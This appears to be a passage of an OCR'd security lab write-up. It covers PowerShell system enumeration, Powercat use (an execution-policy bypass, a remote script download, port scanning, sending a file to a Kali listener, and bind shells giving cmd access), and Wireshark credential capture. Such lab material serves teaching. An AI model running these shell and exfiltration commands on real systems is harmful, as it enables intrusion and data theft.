Manifest   1.0.0.0    AppBackgroundTask                   {Disable-AppBackgroundTaskDiagnosticLog, Enable-AppBackgroundTaskDiagnosticLog, Set-AppBackgroundTaskRes
Manifest   2.0.0.0    AppLocker                           {Get-AppLockerFileInformation, Get-AppLockerPolicy, New-AppLockerPolicy, Set-AppLockerPolicy...}
Manifest   1.0.0.0    AppvClient                          {Add-AppvClientConnectionGroup, Add-AppvClientPackage, Add-AppvPublishingServer, Disable-Appv...}
Manifest   2.0.1.0    Appx                                {Add-AppxPackage, Get-AppxPackage, Get-AppxPackageManifest, Remove-AppxPackage...}
Script     1.0.0.0    AssignedAccess                      {Clear-AssignedAccess, Get-AssignedAccess, Set-AssignedAccess}
Manifest   1.0.0.0    BitLocker                           {Unlock-BitLocker, Suspend-BitLocker, Resume-BitLocker, Remove-BitLockerKeyProtector...}
Manifest   2.0.0.0    BitsTransfer                        {Add-BitsFile, Complete-BitsTransfer, Get-BitsTransfer, Remove-BitsTransfer...}
Manifest   1.0.0.0    BranchCache                         {Add-BCDataCacheExtension, Clear-BCCache, Disable-BC, Disable-BCDowngrading...}
Manifest   1.0.0.0    CimCmdlets                          {Get-CimAssociatedInstance, Get-CimClass, Get-CimInstance, Get-CimSession...}
Manifest   1.0        ConfigCI                            {Get-SystemDriver, New-CIPolicyRule, New-CIPolicy, Get-CIPolicy...}
Manifest   1.0        ConfigDefender                      {Get-MpPreference, Set-MpPreference, Add-MpPreference, Remove-MpPreference...}
Manifest   1.0        ConfigDefenderPerformance           {New-MpPerformanceRecording, Get-MpPerformanceReport}
```

```
PS C:\> Get-Hotfix

Source        Description      HotFixID      InstalledBy          InstalledOn
------        -----------      --------      -----------          -----------
MYSERVER      Update           KB5020872     NT AUTHORITY\SYSTEM  12/19/2022 12:00:00 AM
MYSERVER      Update           KB4562830     NT AUTHORITY\SYSTEM  4/9/2021 12:00:00 AM
MYSERVER      Security Update  KB4580325     NT AUTHORITY\SYSTEM  4/28/2021 12:00:00 AM
MYSERVER      Security Update  KB4598481     NT AUTHORITY\SYSTEM  4/10/2021 12:00:00 AM
MYSERVER      Update           KB5003791     NT AUTHORITY\SYSTEM  2/24/2022 12:00:00 AM
MYSERVER      Security Update  KB5012170     NT AUTHORITY\SYSTEM  8/14/2022 12:00:00 AM
```

Administrator: Windows PowerShell

```
PS C:\> get-process

Handles  NPM(K)    PM(K)      WS(K)     CPU(s)      Id  SI ProcessName
-------  ------    -----      -----     ------      --  -- -----------
    424      23    11512      22144       0.77   11972   1 ApplicationFrameHost
    211      12     7420       9132      53.97    6992   0 audiodg
    160      11     1844        896       0.06    3928   0 BtwRSupportService
    269      16    25576      59412     116.92    2236   1 chrome
    665      19    78780      55432      44.88    2672   1 chrome
    491      21   131192     165124      71.88    2724   1 chrome
    361      17    51544      70964       8.02    2928   1 chrome
    252      15    15972      37564       1.27    3244   1 chrome
    303      17    48332      67808      13.55    3812   1 chrome
    369       9     1988       1888       0.11    3816   1 chrome
    255      15    17024      40248       1.33    4428   1 chrome
    261      16    17868      38452       1.52    4652   1 chrome
    290      17     8376      21032      42.64    6036   1 chrome
```

Administrator: Windows PowerShell

```
PS C:\> get-psdrive

Name           Used (GB)     Free (GB) Provider      Root
----           ---------     --------- --------      ----
Alias                                  Alias
C                 303.76        171.95 FileSystem    C:\
Cert                                   Certificate   \
D                                      FileSystem    D:\
Env                                    Environment
Function                               Function
HKCU                                   Registry      HKEY_CURRENT_USER
HKLM                                   Registry      HKEY_LOCAL_MACHINE
Variable                               Variable
WSMan                                  WSMan


PS C:\>
```

```
PS C:\> gci -recurse


    Directory: C:\


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----          3/3/2022   3:34 PM                autopsy
d-----        11/15/2022   9:53 AM                cassandra
d-----         3/9/2022  10:32 AM                data acquisition
d-----        11/30/2021   7:40 PM                ds
d-----         5/12/2022  12:12 AM                flutter
d-----         1/3/2021   4:45 AM                Intel
d-----         8/8/2022  11:44 AM                making an image file
d-----        10/25/2021  11:57 AM                metasploit
d-----         12/7/2019   2:44 PM                PerfLogs
d-r---        12/11/2022   6:28 PM                Program Files
d-r---        12/11/2022   6:29 PM                Program Files (x86)
d-----        11/15/2022   9:43 AM                Python27
d-----         4/26/2022  12:31 PM                rtools40
d-r---          4/9/2021   8:44 PM                Users
d-----        11/30/2021   7:52 PM                VKHCG
d-----         1/15/2023  10:55 AM                Windows
d-----        11/11/2022   9:49 AM                YASEERA
```

```
PS C:\> Get-Service

Status   Name               DisplayName
------   ----               -----------
Running  AarSvc_1ceb6f      Agent Activation Runtime_1ceb6f
Stopped  AJRouter           AllJoyn Router Service
Stopped  ALG                Application Layer Gateway Service
Stopped  AppIDSvc           Application Identity
Running  Appinfo            Application Information
Stopped  AppMgmt            Application Management
Stopped  AppReadiness       App Readiness
Stopped  AppVClient         Microsoft App-V Client
Running  AppXSvc            AppX Deployment Service (AppXSVC)
Stopped  aspnet_state       ASP.NET State Service
```

Administrator: Windows PowerShell

```
PS C:\> get-NetIpaddress


IPAddress         : fe80::1127:3e3a:f6ff:66b8%16
InterfaceIndex    : 16
InterfaceAlias    : VirtualBox Host-Only Network
AddressFamily     : IPv6
Type              : Unicast
PrefixLength      : 64
PrefixOrigin      : WellKnown
SuffixOrigin      : Link
AddressState      : Preferred
ValidLifetime     : Infinite ([TimeSpan]::MaxValue)
PreferredLifetime : Infinite ([TimeSpan]::MaxValue)
```

```
PS C:\> get-childitem

    Directory: C:\

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----          3/3/2022   3:34 PM                autopsy
d-----        11/15/2022   9:53 AM                cassandra
d-----         3/9/2022  10:32 AM                data acquisition
d-----        11/30/2021   7:40 PM                ds
d-----         5/12/2022  12:12 AM                flutter
d-----          1/3/2021   4:45 AM                Intel
d-----          8/8/2022  11:44 AM                making an image file
d-----        10/25/2021  11:57 AM                metasploit
d-----         12/7/2019   2:44 PM                PerfLogs
d-r---        12/11/2022   6:28 PM                Program Files
d-r---        12/11/2022   6:29 PM                Program Files (x86)
d-----        11/15/2022   9:43 AM                Python27
d-----         4/26/2022  12:31 PM                rtools40
d-r---          4/9/2021   8:44 PM                Users
d-----        11/30/2021   7:52 PM                VKHCG
d-----         1/15/2023  10:55 AM                Windows
d-----        11/11/2022   9:49 AM                YASEERA
-a----         1/15/2023  10:56 AM           1024 .rnd
```

E. POWERCAT:- Powershell execution policy is a safety feature in Windows which determines which scripts can or cannot run on the system, therefore, we need to set the Powershell execution policy to "bypass." This would allow all scripts to run without restriction. Thereafter, we need to download Powercat using wget. wget https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1 -o powercat.ps1

```
PS C:\Users\ignite\Desktop> powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\ignite\Desktop> wget https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1 -o powercat.ps1
PS C:\Users\ignite\Desktop> ls


    Directory: C:\Users\ignite\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        10/13/2021   9:43 AM          37667 powercat.ps1
```

Now that we have downloaded the Powercat script, we can import it into the current Powershell terminal and then it could be used.

Import-Module .\powercat.ps1

```
PS C:\Users\ignite\Desktop> Import-Module .\powercat.ps1
PS C:\Users\ignite\Desktop> powercat -h

powercat - Netcat, The Powershell Version
Github Repository: https://github.com/besimorhino/powercat

This script attempts to implement the features of netcat in a powershell
script. It also contains extra features such as built-in relays, execute
powershell, and a dnscat2 client.

Usage: powercat [-c or -l] [-p port] [options]

  -c  <ip>        Client Mode. Provide the IP of the system you wish to connect to.
                  If you are using -dns, specify the DNS Server to send queries to.

  -l              Listen Mode. Start a listener on the port specified by -p.

  -p  <port>      Port. The port to connect to, or the port to listen on.

  -e  <proc>      Execute. Specify the name of the process to start.

  -ep             Execute Powershell. Start a pseudo powershell session. You can
                  declare variables and execute commands, but if you try to enter
                  another shell (nslookup, netsh, cmd, etc.) the shell will hang.

  -r  <str>       Relay. Used for relaying network traffic between two nodes.
                  Client Relay Format:   -r <protocol>:<ip addr>:<port>
```

Port Scanning

Powercat is equipped with the functionality to scan for open ports. It is able to do this by attempting a TCP connection to the ports defined. For example, if I have to check for a running service on port 21,22,80,443.

Note that here, we have appended port number as a list variable. The client mode (-c flag) specifies the client to scan. As we can observe in the screenshot below that if the port was found to be open, Powercat successfully set up a stream with the service. the disconnect option (-d) flag specifies Powercat to disconnect the stream as soon as it gets open. Hence, this is how open ports can be discovered using Powercat.

```
PS C:\Users\ignite\Desktop> (21,22,80,443) | % {powercat -c 192.168.1.150 -p $_ -t 1 -Verbose -d}
VERBOSE: Set Stream 1: TCP
VERBOSE: Set Stream 2: Console
VERBOSE: Setting up Stream 1...
VERBOSE: Connecting...
VERBOSE: Connection to 192.168.1.150:21 [tcp] succeeded!
VERBOSE: Setting up Stream 2...
VERBOSE: -d (disconnect) Activated. Disconnecting...
VERBOSE: Set Stream 1: TCP
VERBOSE: Set Stream 2: Console
VERBOSE: Setting up Stream 1...
VERBOSE: Connecting...
VERBOSE: Connection to 192.168.1.150:22 [tcp] succeeded!
VERBOSE: Setting up Stream 2...
VERBOSE: -d (disconnect) Activated. Disconnecting...
VERBOSE: Set Stream 1: TCP
VERBOSE: Set Stream 2: Console
VERBOSE: Setting up Stream 1...
VERBOSE: Connecting...
VERBOSE: Connection to 192.168.1.150:80 [tcp] succeeded!
VERBOSE: Setting up Stream 2...
VERBOSE: -d (disconnect) Activated. Disconnecting...
VERBOSE: Set Stream 1: TCP
VERBOSE: Set Stream 2: Console
VERBOSE: Setting up Stream 1...
VERBOSE: Connecting...
VERBOSE: Timeout!
VERBOSE: Stream 1 Setup Failure
VERBOSE: Failed to close Stream 2
VERBOSE: Failed to close Stream 1
```

File Transfer

File transfer is possible in Powercat by data input in the data stream and fetching it at the client end.

Let's create a text file called "notes.txt" in the current folder. Here, input flag (-i) is used to input data in the stream. This can be used to move files, byte array object or strings too.

Now, we'll first set up the listener at the client end. Let us use netcat in Linux for ease here. After setting it up, we'll then use Powercat to transfer this text file.

nc -lnvp 443 > notes.txt

powercat -c 192.168.1.3 -p 443 -i notes.txt

```
PS C:\Users\ignite\Desktop> ls


    Directory: C:\Users\ignite\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        10/13/2021  10:00 AM          46518 encodedshell.ps1
-a----        10/13/2021  10:03 AM             54 notes.txt
-a----        10/13/2021   9:43 AM          37667 powercat.ps1


PS C:\Users\ignite\Desktop> powercat -c 192.168.1.3 -p 443 -i notes.txt
```

Now, whatever was in notes.txt has been transferred to our destination. As you can see, the file is successfully created after a successful connection was terminated.

```
┌──(root💀kali)-[~/powercat]
└─# nc -lnvp 443 > notes.txt
listening on [any] 443 ...
connect to [192.168.1.3] from (UNKNOWN) [192.168.1.145] 49898
^C

┌──(root💀kali)-[~/powercat]
└─# ls
notes.txt
```

Bind Shell

Bind shell refers to the process where the attacker is able to connect to an open listener at the target machine and interact. To demonstrate this, we'll set up a listener at the target using Powercat and then connect to it. There are two scenarios here:

1. Netcat to Powercat: Here, the attacker is Kali and Windows has a listener running on it.

And thus, we observe that the interactive session is now active on the attacker machine.

Attacker -> Kali

Victim -> Windows

In an ideal scenario, the attacker would deliver a code that gets executed to open a listener and then allow the attacker to further communicate with the victim by connecting to it.

powercat -l -p 443 -e cmd

nc 192.168.1.145 443

```
PS C:\Users\ignite\Desktop> powercat -l -p 443 -e cmd
```

```
┌──(root💀kali)-[~/powercat]
└─# nc 192.168.1.145 443
Microsoft Windows [Version 10.0.17763.1935]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\ignite\Desktop>
```

1. Powercat to Powercat: The same could be achieved between two Powercat scripts too. On the listener, we set up port 9000 and the attacker to connect and deliver the cmd executable.

Listener: Ignite (Windows username)

Attacker: raj (Windows username)


```
PS C:\Users\ignite\Desktop> powercat -l -p 9000 -e cmd -v
VERBOSE: Set Stream 1: TCP
VERBOSE: Set Stream 2: Process
VERBOSE: Setting up Stream 1...
VERBOSE: Listening on [0.0.0.0] (port 9000)
VERBOSE: Connection from [192.168.1.45] port  [tcp] accepted (source p
VERBOSE: Setting up Stream 2...
VERBOSE: Starting Process cmd...
VERBOSE: Both Communication Streams Established. Redirecting Data Betw
```

As you can see that the attacker is successfully being able to connect to the listener and spawns an interactive session. We checked the identity using whoami.


```
PS C:\Users\raj\Desktop> powercat -c 192.168.1.145 -p 9000 -v
VERBOSE: Set Stream 1: TCP
VERBOSE: Set Stream 2: Console
VERBOSE: Setting up Stream 1...
VERBOSE: Connecting...
VERBOSE: Connection to 192.168.1.145:9000 [tcp] succeeded!
VERBOSE: Setting up Stream 2...
VERBOSE: Both Communication Streams Established. Redirecting Data Betw
Microsoft Windows [Version 10.0.17763.379]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\ignite>whoami
whoami
msedgewin10\ignite

C:\Users\ignite>
```

F. WIRESHARK


Step 1: Open WireShark in kali




Step 2: Go to Capture tab and select Start




Step 3: Open a website in a new window and enter the user id and password. Register if needed.





Step 4: Enter the credentials and then sign in. The wireshark tool will keep recording the packets. Step 5: Select filter as http to make the search easier and click on apply.



Step 6: Now stop the tool to stop recording




Wireshark · Packet Lengths · eth0
Topic / Item Count Average Min Val Max Val Rate (ms) Percent Burst Rate Burst Start
Packet Lengths 4 1101.00 165 3415 0.0010 100% 0.0200 46.795
0-19 0 - - - 0.0000 0.00% - -
20-39 0 - - - 0.0000 0.00% - -
40-79 0 - - - 0.0000 0.00% - -
80-159 0 - - - 0.0000 0.00% - -
160-319 2 198.00 165 231 0.0005 50.00% 0.0100 46.795
320-639 1 593.00 593 593 0.0002 25.00% 0.0100 46.801
640-1279 0 - - - 0.0000 0.00% - -
1280-2559 0 - - - 0.0000 0.00% - -
2560-5119 1 3415.00 3415 3415 0.0002 25.00% 0.0100 50.875
5120 and greater 0 - - - 0.0000 0.00% - -
Display filter: http
Apply
Copy
Save as...
Close
4c 65 6e 67 74 68 3a 20 Content- Length:
65 6e 74 2d 54 79 70 65 22 Cont ent-Type
6c 61 69 6e 3b 20 63 68 : text/p lain; ch


kali-linux-2022.3-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Wireshark · I/O Graphs · eth0
Wireshark I/O Graphs: eth0
Packets/1 sec
Time (s)
No packets in interval (0s).
Enabled Graph Name Display Filter Color Style Y Axis Y Field SMA Period Y Axis Factor
Filtered pac... tcp.stream ... Line Packets None 1
Mouse drags zooms Interval 1 sec Time of day Log scale Automatic Update Reset

G. TCP DUMP:- **tcpdump** is a packet sniffing and packet analyzing tool for a System Administrator to troubleshoot connectivity issues in Linux. It is used to capture, filter, and analyze network traffic such as TCP/IP packets going through your system. It is many times used as a security tool as well. It saves the captured information in a pcap file, these pcap files can then be opened through wireshark or through the command tool itself.

